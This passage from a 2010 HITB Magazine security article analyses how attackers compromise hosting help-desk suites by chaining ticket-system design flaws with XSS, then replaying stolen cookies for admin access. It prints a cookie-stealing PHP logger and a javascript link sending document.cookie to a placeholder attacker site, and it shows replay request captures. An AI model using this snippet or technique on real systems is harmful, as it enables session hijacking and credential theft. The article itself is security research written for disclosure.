
hitb magazine

KEEPING KNOWLEDGE FREE

Volume 1, Issue 4, October 2010 *magazine.hackinthebox.org*



Stepping Through a MALICIOUS PDF DOCUMENT 32

Custom Console Hosts on WINDOWS 7 12

Cover Story

Notorious Datacenter Support Systems Pwning through Outer Sphere 4

hitb magazine

Volume 1, Issue 4, October 2010

Editorial

Dear Reader,

Welcome to our fourth issue of 2010! This issue is released in conjunction with HITBSecConf2010 KL. We've had a great first print year and it's all due to you, our loyal readers. Since the first issue back in January, we've seen more than a two-fold readership increase in successive issues. So thank you for your continuing support, and we're excited to bring you this fourth issue which wraps up our 2010 run.

This issue looks at exploitation analysis of help desk systems which is covered by Aditya K. Sood in his article, Notorious Datacenter Support Systems - Pwning through Outer Sphere. We'll also be featuring Decrypting TrueCrypt Volumes with a Physical Memory Dump which shows a simple method to retrieve the volume encryption keys from a memory dump created while the volume was mounted. The author, Jean-Baptiste Bedrune is in fact presenting his talk on Cracking DRM today at HITBSecConf2010 - Kuala Lumpur.

This issue is also bringing back readers' favourite articles from earlier issues - thanks for your feedback through all four issues!

We'll be back again in 2011 with even more cool papers, news and research!

Warmest,

The Editorial Team
editorial@hackinthebox.org

hitb magazine
KEEPING KNOWLEDGE FREE
Stepping Through a MALICIOUS PDF DOCUMENT 32
Custom Console Hosts on WINDOWS 7 12
Cover Story
Notorious Datacenter Support Systems
Pwning through Outer Sphere 4

Editor-in-Chief
Zarul Shahrin

Editorial Advisors
Dhillon Andrew Kannabhiran
Amy Goh

Technical Advisor
Gynvael Coldwind

Design
Shamik Kundu
(cognitive.designs@gmail.com)

Website
Bina Kundu

Hack in The Box – Keeping Knowledge Free
http://magazine.hackinthebox.org
http://forum.hackinthebox.org
http://conference.hackinthebox.org

Contents

Notorious Datacenter Support Systems - Pwning through Outer Sphere

Exploitation Analysis of Help Desk Systems

By **Aditya K. Sood**, *SecNiche Security*
Rohit Bansal, *Security Researcher, SecNiche Security*

The online world has been encountering massive levels of malware attacks in the recent times. The outbreak of injected malware has reinforced its devastating stance by contaminating a large number of websites. Most of the traces have been found in the websites under shared and virtual hosting which further includes content from third party delivery networks. Well, it's the truth that a minor inherited weakness in applied software can cause havoc if exploited appropriately. Recent mass level attacks have endorsed this fact. This paper talks about the nature of techniques used by malware writers engaged in performing continuous analysis of differential malware. The paper aims at knowledge sharing by presenting the layout of datacenter compromises through simple support systems used for assisting the customers. The reality of support system shows the nature of insecure work functionality which is exploited heavily by malware writers. This paper is an outcome of real time analysis of compromised systems. This paper has been generalized for security and responsible disclosure reasons.


REALITY OF SUPPORT SUITES AND SYSTEMS

Vulnerabilities always play a critical role in determining the exploitation of an application. It depends a lot on the type of application being compromised and the risk it can pose to the other dependent elements. Hosting service providers and data centers used for client services are being exploited at a large scale in the real time environment. Most of the mass scale attacks have been compromising large datacenters hosting a number of websites on the same servers in production. There are certain specific truths about support suites that are used to manage client's requests which are providing efficient services to them. The understanding can be collaborated as:

a) The service provider uses centralized support systems to manage clients. It actually utilizes custom designed web application suite which is used to report problems and issues faced by the client while using the services provided by the hosting provider. This is part of good business practice in order to divide technology into different layers and have interface with them individually. Furthermore, any service request issued by the client will go to the support system people who forward the request to the specific administrator in order to resolve the issue. It uses three specific layers as follows


a. Client request layer
b. Support system management layer
c. Administrator request resolving layer

All these three layers sum up the effectiveness of secured functioning of a hosting provider.



b) The support usually provides three types of logins as administrator, support and user. All these login accounts have different set of access rights based on the specific configuration by default. The login panel projects screen as presented in *figure 1*.

Figure 1. A generic support system login panel



[redacted] SupportSuite

[redacted]

Username:
Password:
Remember Me: ○ Yes ● No
Login

[redacted]

c) The biggest predicament from human perspective is that the support system people are not very well versed in the principles of security. They are meant only for support by providing an interface layer between user generated requests and the backend administrators to resolve the issues in a timely manner.

d) Almost all of the supporting suites used a User Ticketing System in order to resolve a user specific request that is actually using services from a specific service provider. Usually, a ticketing system requires a customer to be registered at first in the support system database prior to raising a ticket in the system itself. The customer cannot raise a ticket directly, if the credentials are not registered.

A user issues a ticket to the support system with a unique number for tracking the request. This is an outer sphere of working. The support system verifies the source of ticket by querying some specific set of information from the customer through an email or direct telephone call in order to confirm the customer's identity.

Once it is done, the support staff administrator or normal support user forwards that request to the specific backend administrator to resolve the issue. A notification is sent as an intermediate step to show the customer that a query has been submitted and is under action. Furthermore, the support system communicates back with the customer once the response is received from the administrator.

In this way, the ticketing system works in the course of supporting suites used for managing servers in data centers. The generic characteristic of support suites is presented in *figure 2*.

e) The provision of support of help desk infrastructure on cloud system is also a part of an ongoing process of third party data storage. The databases are hosted on cloud and all specific functions are performed on that basis. The supporting suites have appropriate interface with the Internet as well as the backend servers to provide assistance to the users for resolving the posted queries.

This explains the help desk functionalities and support systems scenario.


SUPPORT SYSTEM WEAKNESS AND EXPLOITATION – AN ANALYSIS

The help desk supports suites have a lot of design and inherent issues in the web applications used in real time practice. Our analysis has garnered the artifacts of a number of different techniques that are exploited by the attackers to compromise the supporting suites which will open the door for a large number of user accounts from different websites hosted on the servers present in the data centers. The issues that are exploited in the wild during recent data center compromises are as follows

a) The Ticketing System is exploited in the wild to leverage the information from different types of vulnerabilities present in the help desk supporting suites. The generic working functionality of the ticketing system has been explained in the last section. The hosting providers allow the customers to be registered directly without any identity checks. Bypassing an identity check is not a large issue but to a certain extent it restricts the control. In the ticketing system, a customer or any user is allowed to register without any stringency after providing a certain set of information. Account credentials are provided to the user after registration which is quite a normal practice. After this process, the customer generates a ticket and submits his query to the supporting staff. Furthermore, the supporting staff verifies the identity during that point of time to scrutinize whether the ticket is from the concerned individual or vice versa. This practice looks appropriate but is not a good design practice in the real environment. The supporting suite itself is a type of web application which works on the same benchmarks as other web applications. The design flaw lies in the fact that after registration the customer is allowed to send tickets directly without any identity check. It is performed afterwards, once the support staff receives it. It provides an edge to the attacker who introduces himself as a customer and is able to send malicious content or stealing links in the assigned tickets. Once the support staff interacts with the ticket or clicks the inserted links, the attack is accomplished. This has been noticed in the recent compromises where the attackers exploit this design bug and further launch web based attacks to exploit the inherent weaknesses in the web based supporting suites. For example, the best choice of attacker is to steal cookies from the supporting suites used by help desk staff.

b) The second object which enhances the actions for compromising the help desk support systems are inherent vulnerabilities in the web application itself. An attacker requires a XSS weakness in the application itself to combine it with a design bug in the ticketing system to steal the cookies of a particular user in the support staff. Furthermore, the structure of cookie parameters matters whether secure parameters are used or not in order to avoid cookie stealing attacks. There are advanced methods for stealing cookies but

Figure 2. Layout of hosting support system interface



Support Center

› Login [Lost Password]
Email:
Password:
Remember Me: □
Login

› Search
Search
-- Entire Support Site --

Register
Register a new account to submit new Tickets or manage subscriptions.

Submit a Ticket
Submit a new issue to a department.

Knowledgebase
View categorized listing of all common frequently asked questions.

Community Forums
Interact with the HostDime community on our Community Forums.

Popular Knowledgebase Articles	Views
Veja se o seu site ou servidor está offline/off /down/inacessível	10966
What are the DNS servers for my account?	9675
How do I update my credit card on file? (Revised 3/6/2008)	8562
Backup - Como migrar seus clientes para HostDime	6824
Why can't I recieve email?	6307
Atualizado: Como ativar o Register Globals no PHP (register_globals)?	5035

Latest Knowledgebase Articles	Date Added
Como corrigir o erro no gráfico do WHMCS (Área de Administração)?	04 Jan 2010 09:38 AM
Welcome HostMatix.com Clients	02 Nov 2009 12:29 PM
LEIA :: Problemas na instalação do FAQmasterFlexPLUS? Leia aqui como instalar corretamente	21 Aug 2009 08:10 AM
Internal SiteBuilder error occured	30 Jul 2009 05:51 PM

implementation of secure parameters such as “HTTPOnly” and “Secure” can reduce the risk to some extent. If both these parameters are not utilized, then the attacker can use a simple attack to extract the cookie through DOM calls and transfer them to an already controlled domain. Let’s say a generic cookie stealing code is used as presented below


```
<html><body><?php
$stuff = $_GET[‘stuff’] . “\n”; $file_
handler=fopen(‘evil.txt’,’ab’);
fwrite($file_handler,$stuff);
fclose($file_handler);
?>
</body> </html>
<a href=”javascript:window.
location=<attacker_site>/evil.
php?stuff=%22+document.cookie” />
```

This works perfectly fine from attacker’s perspective to steal cookies from the supporting suites and then reuse the cookies by launching replay attacks. As stated above, the cookie layout matters a lot whether any user credentials are stored in cookies and whether they are persistent or not by nature.

c) All this depends a lot on the type of information used in the cookies. Recently analyzed cases have shown that user credentials are explicitly present in the cookies (Cookie | Set-Cookie) HTTP parameter. The username is present in the clear text where as password is the MD5 hash. Usually, the MD5 hash of the password is very hard to break in real time environment considering the way it is generated. If complex elements are used, it becomes harder to break it in a required duration. Our analysis has encountered cookies of the vulnerable supporting suites as follows

```
Cookie: PACE_pacusername=john, PACE_
pacpassword= <Md5 Hash>
```

Figure 3. Cookie state when vulnerable domain is loaded into browser.



```
https:/[redacted]

GET /staff/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: [redacted]s=
Cache-Control: max-age=0
```

It depends on the number of iterations, the way Md5 is encrypted. It can be single or more than that which makes it static in nature. Usually, it is considered as a good security practice of hashing password with Md5 using number of iterations of the previous generated hash. This works fine as it becomes quite hard to reverse the hash. But it cannot avoid certain type of attacks which can be accomplished directly with username and hash of the password. Being static in its characteristic, it is possible to launch successful Replay Attacks. Even the Replay attacks are a result of basic inherent weakness in the design of application, but when it is exploited in wild impacts to a greater extent than expected.

On analyzing the issue with vulnerable supporting suite we detected the possibility of Replay attacks. *Figure 3* presents the state of HTTP parameters when a vulnerable hosting domain is loaded in the browser.

The layout in *figure 4* presents the pre setting of HTTP parameters to launch Replay attacks.

The replay attack is executed as presented in figure 5. Once it is replayed, the cookies levy information and the form automatically gets filled with the username and password, which is usually masked.

Once the replay is done, the attacker has access to support suites as an administrator. The figure 6 presents the state of issues and the type of information which is in the hands of an attacker.

The story does not end here. The supporting suites are a heavy source of information which cannot be ignored. We are going to discuss this in the next section.

SUPPORT SUITES – INFORMATION PATTERNS


In general, support suites collectively manage the tickets of a large set of websites hosted on the servers in the data center. It is a portal, so communication pattern is normal. It is the nature of support suites that even credentials disclosure and sensitive information are also served as a response to tickets which are activated in the system. If the support suites are compromised, it is quite easier for the attackers to simply search the information and passwords from the tickets to gain access to a large number of websites. Our analyses have shown that it is really easy for the attackers to gain direct admin and root accounts. It can be seen in *figure 7* below.

The history of generated tickets can reveal all types of sensitive information through supporting suites. Most of the compromises of servers in data centers work on this pattern rather than direct breakage of protocols to gain access into the system.

VIRTUAL OR SHARED HOSTING STRINGENCY – BACK DOORING WITH SHELLS


The virtual hosting enables hosting of a number of websites on a single web server. It is designed for business specific needs but the inherent insecurities and inappropriate functioning creates grave security concerns. No doubt the web server is single, but it hosts a bundle of websites. The presence of insecurity makes other hosts also vulnerable. The dedicated web server aims at hosting a single website. This is a general view that revolves around shared hosting and it is a different behavior from dedicated hosting. The DNS Mapping of IP Addresses should be enforced properly for definitive functioning of the virtual hosts. There are a lot of hassles in implementing the DNS in a correct manner. The implementation of DNS depends on the usage of Canonical name that is a FQDN (Fully Qualified Domain Name) which represents the state in DNS Tree hierarchy.

Figure 4. Setting the replay state



```
[redacted]
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie:S[redacted]username=l[redacted]; S[redacted]password=[redacted]3086
Cache-Control: max-age=0
```


Figure 5. Successful replay attack



Username: [redacted]
Password: ••••••
Remember Me: ● Yes ○ No
Login
[redacted]


```
https:/[redacted]
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: [redacted]username=[redacted]; [redacted]password=[redacted]45daab23086
Cache-Control: max-age=0
```

Figure 6. Controlled access to the supporting suites



[redacted] (🗋 1, 2, 3, All)	ZHY-[redacted]	[redacted]	Paul Maciazzone...	40	Medium	Closed	52
MYsql Community server 5.0.51 (🗋 1, 2, All)	DQO-[redacted]	[redacted]	Nick Hutton	35	Medium	Awaiting Response	[illegible]
[redacted] (🗋 1, 2, All)	ENO-[redacted]	[redacted]	-- Unassigned --	20	Medium	Closed	52
Sid [redacted] Performance	BYK-[redacted]	[redacted]	-- Unassigned --	14	High	Awaiting Response	[illegible]
My Server (🗋 1, 2, All)	LEC-[redacted]	[redacted]	Morgan Cox	24	High	Closed	51
MIP Limited	DEF-[redacted]	[redacted]	-- Unassigned --	18	Medium	Awaiting Response	52
Server Issue (🗋 1, 2, All)	OQD-[redacted]	[redacted]	Nick Hutton	23	Medium	Awaiting Response	51
